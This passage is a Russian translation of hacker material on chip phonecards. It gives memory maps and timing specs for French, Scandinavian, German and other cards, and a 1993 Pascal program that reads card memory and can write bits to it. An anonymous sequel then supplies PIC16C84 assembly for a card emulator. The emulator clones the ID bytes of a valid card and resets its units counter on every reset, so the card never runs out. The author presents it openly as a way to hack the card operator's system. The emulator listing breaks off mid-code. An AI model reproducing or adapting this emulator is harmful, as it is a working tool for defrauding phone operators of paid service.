• Время доступа: 500 нс.
• Рабочий диапазон температур: −10°C ... +70°C.
• Сохранность данных: десять лет.

I-5) Временные диаграммы



I-6) Карта памяти карт из Франции и Монако

[Таблица из 32 записей — опущена]

Краткое описание:
• Байт 2 (биты 9–16): `0000 0011` / `$03` — французская телекарта.
• Байт 12 (биты 33–40): `0001 0011` / `$13` — карта на 120 единиц; `0000 0110` / `$06` — 50 единиц; `0000 0101` / `$05` — 40 единиц.
• Байты 13–31 (биты 97–248): область единиц — при каждом использовании единицы соответствующий бит устанавливается в «1»; как правило, первые десять единиц запрограммированы на заводе как тестовые.
• Байт 32 (биты 249–256): `1111 1111` / `$FF` — карта пуста.

I-7) Карта памяти карт из других стран

[Таблица из 32 записей — опущена]

Краткое описание:
• Байт 2 (биты 9–16): `1000 0011` / `$83` — телекарта.
• Байты 3–4 (биты 17–32): кодируют номинал — от 10 до 150 единиц.
• Байт 12 (биты 89–96): код страны:

• $1E — Швеция; $22 — Испания; $30 — Норвегия; $33 — Андорра; $3C — Ирландия; $47 — Португалия; $55 — Чехия; $5F — Габон; $65 — Финляндия.
• Байты 13–31: область единиц; как правило, первые две единицы запрограммированы на заводе как тестовые.
• Байт 32 (биты 249–256): 0000 0000 / $00.


II. Карты от ODS, Giesecke & Devrient, ORGA Kartensysteme, Uniqua, Gemplus, Schlumberger и Oldenbourg Kartensysteme

II-1) Введение

Эти карты фактически представляют собой 128-битную память на технологии NMOS со следующей организацией:

• 64-битный EPROM, защищённый от записи (область производителя).
• 40-битный EEPROM (5×8 бит).
• 24 бита, установленных в «1».

II-2) Распиновка




II-3) Основные характеристики

• Совместимость с ISO 7816-1/2.
• Единственное питание 5 В.
• Низкое энергопотребление.
• Технология NMOS.

II-4) Временные диаграммы

Сброс (Reset):

Счётчик адреса сбрасывается в 0, когда линия CLK переходит в высокий уровень, пока управляющая линия R находится в высоком уровне. Обратите внимание: счётчик адреса не может быть сброшен, если его значение находится в диапазоне от 0 до 7.



Счётчик адреса увеличивается на 1 с каждым нарастающим фронтом сигнала Clk, пока управляющая линия R остаётся низкой. Данные из каждого адресуемого бита выводятся на контакт I/O при каждом спаде Clk. Уменьшить счётчик адреса невозможно; чтобы обратиться к предыдущему биту, счётчик необходимо сбросить и снова инкрементировать до нужного значения.


Запись (Write):

Все незаписанные или стёртые биты в адресах 64–104 могут быть записаны. При записи ячейки памяти она устанавливается в 0. Последовательность записи в адресуемую ячейку:

1. R переводится в высокий уровень, пока Clk низкий, — отключение инкремента счётчика на один такт.
2. Clk переводится в высокий уровень минимум на 10 мс для записи в адресуемый бит.

По окончании записи, когда Clk спадает, счётчик адреса разблокируется, и содержимое записанной ячейки (теперь равное 0) выводится на контакт I/O, если операция выполнена корректно.

Следующий импульс Clk увеличит адрес на единицу, после чего последовательность записи можно повторить для следующего бита.




Перенос с записью (WriteCarry):

Счётчик стирается путём выполнения последовательности WRITECARRY для разряда, следующего по весу за тем, который нужно стереть.

Последовательность WriteCarry:

1. Установить счётчик адреса на незаписанный бит в следующем по весу разряде счётчика относительно стираемого.
2. Инкремент блокируется на следующем нарастающем фронте R при низком Clk.
3. Clk переводится в высокий уровень минимум на 10 мс при низком R — запись в следующий адресный бит.

4. R снова переводится в высокий уровень при низком Clk — повторная блокировка инкремента.
5. Clk переводится в высокий уровень минимум на 1 мс при низком R — повторная запись в адресуемый бит, что стирает уровень счётчика непосредственно ниже адресуемого бита.



II-5) Карта памяти

[Таблица из 16 записей — опущена]

Краткое описание:
• Байт 2 (биты 9–16): код страны: `$2F` — Германия; `$37` — Нидерланды; `$3B` — Греция.
• Байты 3–8 (биты 17–64): область эмитента (защищена от записи).
• Байты 9–13 (биты 65–104): 5-ступенчатый восьмеричный счётчик (c4096, c512, c64, c8, c0).
• Байты 14–16 (биты 105–128): область битов, установленных в «1» (`$FF`).

Область эмитента (Issuer area):

Состоит из 40 бит. Содержимое определяется эмитентом карты и фиксируется в процессе производства. Включает данные, например, серийные номера, даты и коды распределительных центров. Область доступна только для чтения.

Область счётчика (Counter area):

Хранит количество единиц карты. Начальное значение задаётся эмитентом карты и устанавливается при производстве.

Область счётчика разделена на 5-ступенчатые счёты (abacus).

Обратите внимание: уменьшить счётчик можно, а записать значение, превышающее текущее, — нельзя.

II-6) Электрические характеристики

Максимально допустимые параметры:

[Таблица из 4 записей — опущена]

Краткое содержание: Vcc до 6 В; Vss до 6 В; температура хранения −20...+55 °C; рассеиваемая мощность до 50 мВт.

Характеристики постоянного тока:

[Таблица из 7 записей — опущена]


Краткое содержание: ток питания Icc ≤ 5 мА; входные пороги Vl ≤ 0,8 В, Vh ≥ 3,5 В; токи входов R и Clk ≤ 100 мкА; выходные токи Iol ≤ 10 мкА (при Vol = 0,5 В), Ioh ≤ 0,5 мА (при Voh = 5 В).


Характеристики переменного тока:

[Таблица из 11 записей — опущена]

Краткое содержание: длительность импульса сброса адреса tr ≥ 50 мкс; длительность импульса записи ts ≥ 10 мкс; высокий уровень Clk th ≥ 8 мкс; низкий уровень Clk tl ≥ 12 мкс; окно записи Twrite ≥ 10 мс; окно стирания Terase ≥ 10 мс.

III. Схема ридера





IV. Программа

Следующая программа позволит вам читать телекарты на вашем ПК, если вы соберёте ридер.

```
{*************************************************************************}
{                            T E L E C A R D . PAS                        }
{*************************************************************************}
{   This program enable you to dumb the memory of electronics phonecards   }
{   from all over the world, so that you will be able to see which country  }
{   the card is from how many units are left and so on ....                 }
{*************************************************************************}
{                                                                           }
{                        Written by Stephane BAUSSON (1993)                 }
{                                                                           }
{                         Email: sbausson@ensem.u-nancy.fr                  }
{                                                                           }
{                       Snail Mail Address: 4, Rue de Grand                 }
{                                           F-88630 CHERMISEY               }
{                                           France                          }
{                                                                           }
{*************************************************************************}
{* Thanks to: Tomi Engdahl (Tomi.Engdahl@hut.fi)                          *}
{*************************************************************************}

USES crt,dos;

CONST port_address=$378;     { lpr1 chosen }

TYPE string8=string[8];
     string2=string[2];

VAR reg         : registers;
    i,j         : integer;
    Data        : array[1..32] of byte;
    car         : char;
    byte_number : integer;
    displaying  : char;

{-------------------------------------------------------------------------}

PROCEDURE Send(b:byte);

  BEGIN port[port_address]:=b;
  END;

{-------------------------------------------------------------------------}

FUNCTION Get:byte;
```

```
  BEGIN get:=port[port_address+1];
  END;

{-------------------------------------------------------------------------------}
{ FUNCTION dec2hexa_one(decimal_value):hexa_character_representation;           }
{                                                                               }
{       - convert a 4 bit long decimal number to hexadecimal.                   }
{-------------------------------------------------------------------------------}

FUNCTION dec2hexa_one(value:byte):char;

  BEGIN case value of
   0..9   : dec2hexa_one:=chr(value+$30);
   10..15 : dec2hexa_one:=chr(value+$37);
END;
  END;

{-------------------------------------------------------------------------------}
{ FUNCTION d2h(decimal_byte):string2;                                           }
{                                                                               }
{       - convert a decimal byte to its hexadecimal representation.             }
{-------------------------------------------------------------------------------}

FUNCTION d2h(value:byte):string2;

  VAR msbb,lsbb:byte;

  BEGIN msbb:=0;
if ( value >= $80 ) then
BEGIN msbb:=msbb+8;
      value:=value-$80;
END;
if ( value >= $40 ) then
BEGIN msbb:=msbb+4;
      value:=value-$40;
END;
if ( value >= $20 ) then
BEGIN msbb:=msbb+2;
      value:=value-$20;
END;
if ( value >= $10 ) then
BEGIN msbb:=msbb+1;
      value:=value-$10;
END;

lsbb:=0;
if ( value >= $08 ) then
BEGIN lsbb:=lsbb+8;
      value:=value-$08;
END;
if ( value >= $04 ) then
BEGIN lsbb:=lsbb+4;
      value:=value-$04;
END;
if ( value >= $02 ) then
BEGIN lsbb:=lsbb+2;
      value:=value-$02;
END;
if ( value >= $01 ) then
BEGIN lsbb:=lsbb+1;
      value:=value-$01;
END;
d2h := dec2hexa_one(msbb) + dec2hexa_one(lsbb);
  END;

{-------------------------------------------------------------------------------}

Function Binary( b : byte):string8;

  var weight : byte;
      s      : string8;
```

```
  BEGIN weight:=$80;
 s:='';
 while (weight > 0) do
 BEGIN if ((b and weight) = weight) then s:=s+'1'
       else s:=s+'0';
       weight:=weight div $02;
 END;
 Binary:=s;
  END;

{--------------------------------------------------------------------------}

FUNCTION Units:byte;

  VAR  u, i : integer;
       s    : string8;

  BEGIN u:=0;
 i:=13;
 while (Data[i] = $FF) do
 BEGIN u:=u+8;
       i:=i+1;
 END;
 s:=Binary(Data[i]);
 while(s[1]='1') do
       BEGIN inc(u);
       s:=copy(s,2,length(s));
 END;
 units:=u;
  END;

{--------------------------------------------------------------------------}

function Units_2:LongInt;

  BEGIN Units_2:=4096*Data[9]+512*Data[10]+64*Data[11]+8*Data[12]+Data[13];
  END;

{--------------------------------------------------------------------------}

PROCEDURE Card_Type;

  BEGIN case Data[2] of
  $03: BEGIN write('Telecard - France - ');
      case Data[12] of
       $13: write('120 Units - ',units-130,' Units left');
       $06: write('50 Units - ',units-60,' Units left');
       $15: write('40 Units - ',units-40,' Units left');
      END;
       END;
  $2F:BEGIN write('Telecard - Germany - ', Units_2, ' Units left');
       END;
  $3B:BEGIN write('Telecard - Greece - ', Units_2, ' Units left');
       END;
  $83:BEGIN write('Telecard');
     case Data[12] of
       $1E: write(' - Sweden');
       $30: write(' - Norway');
       $33: write(' - Andorra');
       $3C: write(' - Ireland');
       $47: write(' - Portugal');
       $55: write(' - Czech Republic');
       $5F: write(' - Gabon');
       $65: write(' - Finland');
     END;
     if (Data[12] in [$30,$33,$3C,$47,$55,$65]) then
     BEGIN case ((Data[3] and $0F)*$100+Data[4]) of
    $012: write (' - 10 Units - ',units-12,' Units left');
    $024: write (' - 22 Units - ',units-24,' Units left');
    $027: write (' - 25 Units - ',units-27,' Units left');
    $032: write (' - 30 Units - ',units-32,' Units left');
```

```
   $052: write (' - 50 Units - ',units-52,' Units left');
   $067: write (' - 65 Units - ',units-62,' Units left');
   $070: write (' - 70 Units - ',units-70,' Units left');
   $102: write (' - 100 Units - ',units-102,' Units left');
   $152: write (' - 150 Units -  ',units-152,' Units left');
 END;
    END;
{                    write(' - N0 ',Data[5]*$100+Data[6]);}
      END;
END;
  END;

{--------------------------------------------------------------------------------}

PROCEDURE waiting;

  BEGIN send($00);
write('Enter a card in the reader and press a key ...');
repeat until key pressed;
gotoxy(1, wherey);
clreol;
  END;

{--------------------------------------------------------------------------------}

PROCEDURE Full_Displaying;

  BEGIN writeln('Memory dump:');
for i:=1 to 80 do write('-');
for i:=1 to (byte_number div 6 + 1) do
BEGIN for j:=1 to 6 do
      BEGIN if j+6*(i-1) <= byte_number then write(binary(Data[j+6*(i-1)]):9);
      END;
      gotoxy(60,wherey);
      for j:=1 to 6 do
      if j+6*(i-1) <= byte_number then write(d2h(Data[j+6*(i-1)]),' ');
      writeln;
END;
for i:=1 to 80 do write('-');
Card_Type;
writeln;
  END;

{--------------------------------------------------------------------------------}

PROCEDURE Short_Displaying;

  VAR j : integer;

  BEGIN for j:=1 to byte_number do
BEGIN write(d2h(Data[j]),' ');
END;
writeln;
  END;

{--------------------------------------------------------------------------------}

PROCEDURE Reading;

  VAR i, j  : integer;
      Value : byte;

  BEGIN send($FE);
send($F8);
for i:=1 to 32 do
BEGIN Value:=0;
      for j:=1 to 8 do
      BEGIN Value:=Value*$02 + ((get and $08) div $08);
    send($FB);
    delay(1);
    send($F8);
```

```
      END;
      Data[i]:=Value;
END;
case displaying of
  'F':full_displaying;
  'S':short_displaying;
END;
  END;

{-------------------------------------------------------------------------------}

PROCEDURE writing;

  VAR i,n:integer;
      car:char;

  BEGIN write('Which bit do you want to set to "1" : ');
readln(n);

waiting;
car:=readkey;

send($FA);
send($F8);
for i:=1 to n do
BEGIN send($F9);
      if i=n then
      BEGIN send($FD);
    delay(20);
    send($FF);
    delay(20);
      END;
      send($FB);
END;
reading;
  END;

{-------------------------------------------------------------------------------}

PROCEDURE Saving;

  VAR filename : string;
      f        : text;
      i        : word;

  BEGIN write('Enter the filename: ');
readln(filename);
assign(f, filename);
rewrite(f);
for i:=1 to byte_number do write(f,d2h(Data[i]),' ');
close(f);
  END;

{-------------------------------------------------------------------------------}

PROCEDURE initialize;

  VAR i : integer;

  BEGIN byte_number:=32;
displaying:='F';
clrscr;
writeln(' 1 - to dump a 256 bits card');
writeln(' 2 - to dump a 128 bits card');
writeln(' F - to display in full format');
window(41,1,80,25);
writeln(' S  - to display in short format');
writeln(' F2 - to save in a file');
writeln(' Q  - to exit the program');
window(1,4,80,25);
for i:=1 to 80 do write('=');
```

```
  window(1,5,80,25);
    END;

  {================================================================================}

  BEGIN initialize;
        repeat waiting;
        car:=upcase(readkey);
        case car of
         'W':writing;
         'Q':;
         '1':byte_number:=32;
         '2':byte_number:=16;
         'F','S':displaying:=car;
         #00: BEGIN car:=readkey;
    if car=#60 then saving;
     END;
        else reading;
       END;
        until car='Q';
  END.
```

```
  _/_/_/_/_/               Stephane BAUSSON
         _/_/_/_/_/    Engineering student at ENSEM (Nancy - France)
        _/_/_/_/_/   Smail: 4, Rue de Grand, F-88630 CHERMISEY, France
       _/_/_/_/_/
      _/_/_/_/_/            Email: sbausson@ensem.u-nancy.fr
```

<Конец цитируемого текста из материала Stephane Bausson о телефонных картах>

Электронные телефонные карты: как изготовить собственную!

(продолжение)

Автор: Anonymous

Программа

Когда я впервые увидел этот материал про карты — примерно год назад — я быстро понял, что система крайне небезопасна и просто-таки просится быть взломана. Итак, представляю вам программу для RISC-микроконтроллера PIC 16C84 от Microchip, которая эмулирует карты, используемые компанией Schlumberger и другими производителями. Подобные системы распространены в Скандинавии (Швеция, Норвегия и Финляндия), Испании, Франции и других странах. Я знаю, что для Франции, вероятно, потребуются небольшие доработки, но не вижу причин, по которым это не должно работать. Для использования нужен программатор PROM, поддерживающий PIC 16C84, либо можно собрать его самостоятельно — схема включена в UUEncoded-блок в конце этого файла. Прежде всего необходимо считать первые 12 байт данных с действующей карты той страны, в которой должен работать эмулятор. Публиковать краденые идентификаторы карт в Phrack — не самая лучшая идея. Затем вы просто вводите эти 12 байт в соответствующее место программы и компилируете её. Вот и всё. Поскольку я выбрал версию PIC со встроенной Data EEPROM, первые 12 ячеек Data EEPROM должны содержать байты идентификатора карты. На сегодняшний день этот код должен работать без проблем, однако, возможно, позднее потребуются изменения — когда Schlumberger устанет от моего взлома. Но поскольку PIC — очень быстрый и мощный микроконтроллер, им будет довольно трудно найти решение этой проблемы. Давайте взглянем на программу для PIC!

(Обратите внимание: текущая версия пакета PICSTART 16B от Microchip не может программировать массив Data EEPROM в 16C84, поэтому если вы используете именно её — воспользуйтесь другой версией исходного кода, которую найдёте в UUEncoded-части.)

``

```
;==========================================================================

TITLE   "ISO 7816 Synchronous Memory Card Emulator"
LIST    P=PIC16C84, R=HEX
INCLUDE "PICREG.EQU"

; PIC16C84 I/O Pin Assignment List

CRD_CLK         equ     0       ; RB0 + RA4 = Card Clock
CRD_DTA         equ     0       ; RA0 = Card Data Output
CRD_RST         equ     1       ; RB1 = Card Reset, Low-Active
CRD_WE          equ     7       ; RB7 = Card Write-Enable, Hi-Active

; PIC16C84 RAM Register Assignments

CRD_ID          equ     0x00c   ; Smartcard ID, 12 bytes
FUSCNT          equ     0x018   ; Fused units counter
BITCNT          equ     0x019   ; Bitcounter
LOOPCNT         equ     0x01a   ; Loop Counter
```

```
EE_FLAG         equ     0x01b   ; EEPROM Write Flag
TEMP1           equ     0x01c   ; Temporary Storage #1
TEMP2           equ     0x01d   ; Temporary Storage #2
TEMP3           equ     0x01e   ; Temporary Storage #3
TEMP4           equ     0x01f   ; Temporary Storage #4
TEMP_W          equ     0x02e   ; Temporary W Save Address
TEMP_S          equ     0x02f   ; Temporary STATUS Save Address

□org     0x2000          ; Chip ID Data
□dw      042,042,042,042

□org     0x2007          ; Configuration Fuses
□dw      B'00000001'

□org     0x2100          ; Internal Data EEPROM Memory (Card ID!!!)
□db      0x081,0x042,0x000,0x011,0x022,0x033
□db      0x044,0x055,0x066,0x077,0x011,0x084
□db      0x002           ; Default used up credits value

□org     PIC84           ; Reset-vector
□goto    INIT            ; Jump to initialization routine

□org     INTVEC          ; Interrupt-vector
□push                    ; Save registers
□call    INTMAIN         ; Call main interrupt routine
□pop                     ; Restore registers
□retfie                  ; return from interrupt & clear flag

□org     0x010           ; Start address for init rout.
INIT    bsf     STATUS,RP0      ; Access register bank 1
□clrwdt                  ; Clear watchdog timer
□movlw   B'11101000'     ; OPTION reg. settings
□movwf   OPTION          ; Store in OPTION register
□movlw   B'11111110'     ; Set PORT A Tristate Latches
□movwf   TRISA           ; Store in PORT A tristate register
□movlw   B'11111111'     ; Set PORT B Tristate Latches
□movwf   TRISB           ; Store in PORT B tristate register
□bcf     STATUS,RP0      ; Access register bank 0
□clrf    RTCC            ; Clear RTCC
□clrf    PORTA           ; Clear PORTA
□clrf    PORTB           ; Clear PORTB
□movlw   0d              ; 13 bytes to copy
□movwf   LOOPCNT         ; Store in LOOPCNT
□movlw   0c              ; Start storing at $0c in RAM
□movwf   FSR             ; Store in FSR
□clrf    EEADR           ; Start at EEPROM Address 0
EECOPY
□bsf     STATUS,RP0      ; Access register bank 1
□bsf     EECON1,RD       ; Set EECON1 Read Data Flag
□bcf     STATUS,RP0      ; Access register bank 0
□movfw   EEDATA          ; Read one byte of EEPROM Data
□movwf   INDIR           ; Store in RAM pointed at by FSR
□incf    FSR             ; Increase FSR pointer
□incf    EEADR           ; Increase EEPROM Address Pointer
□decfsz  LOOPCNT,1       ; Decrease LOOPCNT until it's 0
□goto    EECOPY          ; Go and get some more bytes!
□bsf     STATUS,RP0      ; Access register bank 1
□bcf     EECON1,EEIF     ; Clear EEPROM Write Int. Flag
□bcf     EECON1,WREN     ; EEPROM Write Disable
□bcf     STATUS,RP0      ; Access register bank 0
□movlw   B'10010000'     ; Enable INT Interrupt
□movwf   INTCON          ; Store in INTCON

MAIN    bsf     STATUS,RP0      ; Access register bank 1
□btfsc   EECON1,WR       ; Check if EEPROM Write Flag Set
□goto    MAIN            ; Skip if EEPROM Write is Completed
□bcf     EECON1,EEIF     ; Reset Write Completion Flag
□bcf     EECON1,WREN     ; EEPROM Write Disable
□bcf     STATUS,RP0      ; Access register bank 0
□btfss   EE_FLAG,LSB     ; Check for EEPROM Write Flag
□goto    MAIN            ; If not set, jump back and wait some more
```

```
□clrf    EE_FLAG         ; Clear EEPROM Write Flag
□movlw   0c              ; Units is stored in byte $0c
□movwf   EEADR           ; Store in EEPROM Address Counter
□movfw   FUSCNT          ; Get fused units counter
□movwf   EEDATA          ; Store in EEDATA
□bsf     STATUS,RP0      ; Access register bank 1
□bsf     EECON1,WREN     ; EEPROM Write Enable
□bcf     INTCON,GIE      ; Disable all interrupts
□movlw   055             ; Magic Number #1 for EEPROM Write
□movwf   EECON2          ; Store in EECON2
□movlw   0aa             ; Magic Number #2 for EEPROM Write
□movwf   EECON2          ; Store in EECON2
□bsf     EECON1,WR       ; Execute EEPROM Write
□bsf     INTCON,GIE      ; Enable all interrupts again!
□bcf     STATUS,RP0      ; Access register bank 0
□goto    MAIN            ; Program main loop!

INTMAIN btfsc   INTCON,INTF     ; Check for INT Interrupt
□goto    INTMAIN2        ; If set, jump to INTMAIN2
□movlw   B'00010000'     ; Enable INT Interrupt
□movwf   INTCON          ; Store in INTCON
□return

INTMAIN2
□bcf     STATUS,RP0      ; Access register bank 0
□bsf     PORTA,CRD_DTA   ; Set Data Output High
□btfsc   PORTB,CRD_RST   ; Check if reset is low
□goto    NO_RST          ; If not, skip reset sequence
□movfw   RTCC            ; Get RTCC Value
□movwf   TEMP4           ; Store in TEMP4
□clrf    RTCC            ; Clear RTCC
□movlw   055             ; Subtract $55 from TEMP4
□subwf   TEMP4,0         ; to check for card reset....
□bnz     NO_RST2         ; If not zero, jump to NO_RST
□movlw   02              ; Unused one has $02 in FUSCNT
□movwf   FUSCNT          ; Store full value in FUSCNT
□bsf     EE_FLAG,LSB     ; Set EEPROM Write Flag
NO_RST2 bcf     INTCON,INTF     ; Clear INT Interrupt Flag
□return                  ; Mission Accomplished, return to sender

NO_RST  movfw   RTCC             ; Get RTCC Value
□movwf   BITCNT          ; Copy it to BITCNT
□movwf   TEMP1           ; Copy it to TEMP1
□movwf   TEMP2           ; Copy it to TEMP2
□movlw   060             ; Load W with $60
□subwf   TEMP1,0         ; Subtract $60 from TEMP1
□bz      CREDIT          ; If it is equal to $60
□bc      CREDIT          ; or greater, then skip to units area
□rrf     TEMP2           ; Rotate TEMP2 one step right
□rrf     TEMP2           ; Rotate TEMP2 one step right
□rrf     TEMP2           ; Rotate TEMP2 one step right
□movlw   0f              ; Load W with $f
□andwf   TEMP2,1         ; And TEMP2 with W register
□movfw   TEMP2           ; Load W with TEMP2
□addlw   0c              ; Add W with $0c
□movwf   FSR             ; Store data address in FSR
□movfw   INDIR           ; Get data byte pointed at by FSR
□movwf   TEMP3           ; Store it in TEMP3
□movlw   07              ; Load W with $07
□andwf   TEMP1,1         ; And TEMP1 with $07
□bz      NO_ROT          ; If result is zero, skip shift loop
ROTLOOP rlf     TEMP3           ; Shift TEMP3 one step left
□decfsz  TEMP1,1         ; Decrement TEMP1 until zero
□goto    ROTLOOP         ; If not zero, repeat until it is!
NO_ROT  btfss   TEMP3,MSB       ; Check if MSB of TEMP3 is set
□bcf     PORTA,CRD_DTA   ; Clear Data Output
□bcf     INTCON,INTF     ; Clear INT Interrupt Flag
□return                  ; Mission Accomplished, return to sender

